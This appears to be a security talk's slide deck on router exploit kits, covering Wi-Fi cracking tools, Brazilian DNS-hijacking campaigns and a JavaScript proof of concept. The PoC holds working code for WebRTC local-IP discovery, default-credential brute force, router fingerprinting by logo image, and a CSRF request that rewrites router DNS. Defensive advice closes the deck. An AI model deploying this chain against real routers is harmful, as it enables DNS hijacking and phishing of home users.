

# An introduction to the **Router Exploit Kits**

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# AGENDA



## Basics of Wi-Fi Hacking

Wireless-auditing tools & attacks



## Router Exploit Kits

Attacks and threats in the wild



## Power of JavaScript

Proof of Concept - how are REKs made?



## Defending Yourself

How to defend yourself from attackers







# Basics of Wi-Fi Hacking

Wireless-auditing tools & attacks




## WEP

**W**ired **E**quivalent **P**rivacy  
1999 - 64-bit encryption,  
new 256-bit, but 128-bit  
remains most common



## WPS

**W**i-Fi **P**rotected **S**etup  
Does anybody use this?!



## WPA

**W**i-Fi **P**rotected **A**ccess  
2003 - 256-bit encryption,  
usage of TKIP



## WPA2

**W**i-Fi **P**rotected **A**ccess **II**  
2006, AES algorithms



Use **WPA2 + AES** if possible, **WPA2 + TKIP** as fallback, disable **WPS**



# wifite2

<https://github.com/derv82/wifite2>



## Aircrack-ng

airmon-ng, aircrack-ng,  
aireplay-ng, airodump-ng

## tshark

Detecting WPS networks,  
inspecting handshakes

## reaver & bully

WPS Pixie-Dust  
& brute-force attacks

## coWPAtty & pyrit


Detecting handshake captures

## hashcat

For cracking PMKID hashes

## iwconfig & ifconfig

wireless devices management  
& monitor mode



# UPC Wi-Fi Keys

WPA2 passphrase recovery tool for UPC1234567 device

<https://upc.michalspacek.cz/>

<https://play.google.com/store/apps/details?id=net.yolosec.upckeygen>

<https://f-droid.org/wiki/page/net.yolosec.routerkeygen2>

<https://github.com/yolosec/routerkeygenAndroid>

<https://github.com/yolosec/upcKeygen>





# Router Exploit Kits

Attacks and threats in the wild

# BRAZIL

**Epicenter / Patient Zero / 0day**





**Router Exploit Kits originated in Brazil (2010/2011), still most active there to this day!**



**Millions of routers were hacked, replaced with malicious DNS and used in various phishing attacks!**



**Financial motivation and really insecure routers were main factor of such "success"!**




# Hacking to pay for Rio prostitutes

2012 - How millions of DSL modems were hacked in Brazil, to pay for Rio prostitutes

<https://nakedsecurity.sophos.com/2012/10/01/hacked-routers-brazil-vb2012/>

Leaked IRC chat between some of the hackers involved in the DNS caper: "One of them described how another hacker earned more than 100,000 Reais (approximately \$50,000) and would spend his ill-gotten gains on trips to Rio de Janeiro in the company of prostitutes."





# TIMELINE

Hackers targets SOHO routers for 10 years,  
every year it's called “novelty” technique by news agencies

4.5 million routers  
hacked in Brazil

100,000 home routers  
recruited to spread  
Brazilian hacking  
scam

2011

Massive DNS  
poisoning attacks in  
Brazil

2012

2015

Hackers exploit router  
flaws in unusual  
pharming attack  
(Brazil).

2018

RouterCSRF attacks  
and DNS hijacking in  
Brazil

2019

## Router Exploit Kits

Most popular REKs used by the "criminals".

<https://github.com/mandatoryprogrammer/sonar.js>



**GhostDNS**

Infected over 100,000 routers in one week



**Novidade**

Novidade means "novelty" in Portuguese



**SonarDNS**

Open-source tool quickly used by bad guys



**DNSChanger**

Targets 70+ different SOHO routers

# RouterSploit

# Open-source exploitation framework dedicated to embedded devices.

<https://github.com/threat9/routersploit>

exploits

## modules that take advantage of identified vulnerabilities

**creds**

## modules designed to test credentials against network services

## scanners

## modules that check if a target is vulnerable to any exploit

## payloads

**modules that are responsible for generating payloads for various architectures and injection points**

**generic**

## modules that perform generic attacks

[illegible]





# Power of JavaScript

Proof of Concept - how are REKs made?

# How does it works?!



## Detect IP

Determine local IP via  
WebRTC



## Bruteforce

Crack default router  
password



## Identify router

Check the router  
model / vendor



## Change DNS

Authenticated request  
via CSRF exploit



## Profit

Phishing campaign to  
pay for prostitutes

# Detect IP

Determine local IP via WebRTC

```
window.RTCPeerConnection = window.RTCPeerConnection || window.mozRTCPeerConnection ||  
window.webkitRTCPeerConnection;  
var pc = new RTCPeerConnection({iceServers:[]}), noop = function(){};  
pc.createDataChannel("");  
pc.createOffer(pc.setLocalDescription.bind(pc), noop);  
pc.> {  
    var myIP = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/.exec(ice.candidate.candidate)[1];  
    alert(myIP);  
    pc.onicecandidate = noop;  
}  
};
```



# Password bruteforce

## Cracking HTTP Basic Auth

**http://username:password@192.168.1.1**

*The userinfo subcomponent may consist of a user name and, optionally, scheme-specific information about how to gain authorization to access the resource. The user information, if present, is followed by a commercial at-sign ("@") that delimits it from the host.*

### RFC 3986

Uniform Resource Identifier (URI): Generic Syntax

#### 3. Syntax Components

<https://tools.ietf.org/html/rfc3986#section-3>

#### 3.2. Authority

<https://tools.ietf.org/html/rfc3986#section-3.2>

#### 3.2.1. User Information

<https://tools.ietf.org/html/rfc3986#section-3.2.1>

# Identify router

Check the router manufacturer and model

```
logo = document.createElement("img");
logo.setAttribute("src", "http://" + user + ":" + pass + "@" + ip + "/images/logo.jpg");
logo.setAttribute("id", Math.random());

document.body.appendChild(logo);

logo.onload = function() {
  if (this.width == 200 && this.height == 100) {
    alert("TP-Link")
  } else if (this.width == 100 && this.height == 40) {
    alert("D-Link")
  } else {
    alert("Fuck")
  }
}
```



# Change DNS

Authenticated request via CSRF exploit

`http://admin:admin@192.168.1.1/apply.cgi?  
wan_primary_dns=1.1.1.1&wan_secondary_dns=8.  
8.8.8`



# Extracting router firmware


```
$ sudo apt-get install binwalk
$ git clone https://github.com/devttys0/sasquatch.git
$ unzip sasquatch-master.zip
$ cd sasquatch-master
$ ./build.sh$
$ wget https://dlcdnets.asus.com/pub/ASUS/wireless/RT-
AC66U/FW_RT_AC66U_30043808228.ZIP
$ unzip FW_RT_AC66U_30043808228.ZIP
$ cd FW_RT_AC66U_30043808228
$ binwalk -e RT-AC66U_3.0.0.4_380_8228-g3af35f9.trx
$ cd _RT-AC66U_3.0.0.4_380_8228-g3af35f9.trx.extracted
$ ls /squashfs-root/www/images
```

```
["TREN-E300-150", "/image/logo.gif", 390, 69, 0],
["ZYXE-N8G416", "/images/logo.gif", 169, 50, 0],
["MICR-MN-500", "/images/header.jpg", 800, 70, 0],
["TEND-11N", "/tendalogo.gif", 387, 90, 0],
["BELK-F5D8236-4V2", "/images/head_logo.gif", 312, 68, 0],
["TREN-TW100S4W1CA", "/images/logo.jpg", 270, 69, 0],
["TPLI-ALL", "/images/top1_1.jpg", 280, 87, 1],
["BELK-PHILIPS", "/images/title_2.gif", 321, 28, 1],
["DLIN-DIR-604", "/home_01.jpg", 765, 95, 0],
["ASUS-UNKNOWN", "/images/New_ui/asustitle.png", 218, 54, 0],
["NETG-DGN1000B", "/redbull.gif", 7, 7, 1],
["DLIN-WBR1310", "/wlan_masthead.gif", 836, 92, 0],
["NETG-DG834v3-DGN2200", "/redbull.gif", 7, 7, 1],
["DLIN-D2760", "/wlan_masthead.gif", 836, 92, 0],
["IN-DSL6604T", "/html/images/dsl604.jpg", 765, 95, 1],
["K-F9k1105V2", "/images/icon-Change_pencil.png", 18, 18, 0],
["K-F9k1105V2", "/images/icon-Change_pencil.png", 18, 18, 0],
["-ALL-2740R", "/wlan_masthead.gif", 836, 92, 0],
["-WF2414", "/images/icon_now.gif", 14, 14, 0],
["F5D7230-4", "/images/title_2.gif", 321, 28, 1],
["000", "/image/logo_gn.gif", 101, 51, 1],
["GN1000-DGN2200", "/redbull.gif", 7, 7, 1],
["R810L-826L", "/wlan_masthead.gif", 836, 92, 0],
["01", "/themes/TM01/Drift-logo.png", 300, 89, 0],
["4", "/themes/TM04/Drift-logo.png", 300, 89, 0],
["1154 V4", "/tmp.gif", 700, 54, 1],
["54GLV4", "/image/UI_Linksys.gif", 288, 58, 1],
["00", "/Images/img_masthead_red.gif", 856, 92, 0],
["v3", "/settings.gif", 750, 85, 0],
["", "/images/top-02.gif", 359, 78, 1],
["8", "/UILinksys.gif", 165, 57, 1],
["", "/images/top-02.gif", 359, 78, 1],
["", "/images/logo.gif", 169, 50, 0],
["", "/graphics/head_logo.gif", 121, 64, 0],
["941ND-WR700", "/images/top1_1.jpg", 280, 87, 1],
["", "/graphics/banner.png", 1024, 70, 1],
```

wagle.net

# Wireless Network Mapping

## Identify vendor and model in "poor" areas based on BSSID - 00-20-91-00-13-37



# Vulnerable routers

A curated list of 200+ exploitable Wi-Fi routers from 55+ manufactures!

<b>A-Link</b>	<b>DSLlink</b>	<b>Intelbras</b>	<b>PFTP</b>	<b>TECHNIC</b>
<b>AirRouter</b>	<b>EDIMAX</b>	<b>Inteno</b>	<b>PIKATEL</b>	<b>TENDA</b>
<b>Antena</b>	<b>Elsys</b>	<b>LG</b>	<b>Pirelli</b>	<b>Thomson</b>
<b>ASUS</b>	<b>Exper</b>	<b>LINKONE</b>	<b>PLANET</b>	<b>TP-Link</b>
<b>Beetel</b>	<b>Fiberhome</b>	<b>Linksys</b>	<b>QBR</b>	<b>Trendnet</b>
<b>Belkin</b>	<b>Fiberlink</b>	<b>Medialink</b>	<b>Realtron</b>	<b>TripMate</b>
<b>Broadlight</b>	<b>GEPONONU</b>	<b>Microsoft</b>	<b>Roteador</b>	<b>UTstarcom</b>
<b>C3-TECH</b>	<b>Greatek</b>	<b>Motorola</b>	<b>Sapido</b>	<b>WebUI</b>
<b>COMTREND</b>	<b>GWR</b>	<b>NETGEAR</b>	<b>Secutech</b>	<b>Wive-NG</b>
<b>D-Link</b>	<b>iBall</b>	<b>NETIS</b>	<b>Shuttle</b>	<b>Zyxel</b>

Ping me if interested, I can share the results for future research ...





# Defending Yourself

How to defend yourself from attackers



# Defending Yourself

How to defend yourself from REKs

**Buy new router**

**Set unusual local IP**

**No HTTP Basic Auth**

**Update your firmware**

**Change default password**

**Ignore DNS from DHCP**

Don't be EVIL!

“ Who wishes to fight must first count the cost! ”

Sun Tzu  
The Art of War

**Thank You!**

**DO YOU HAVE ANY BITCOINS?**

1Hx7eLzzUyAqM6k8d8AVffCVYeFv7b2sw7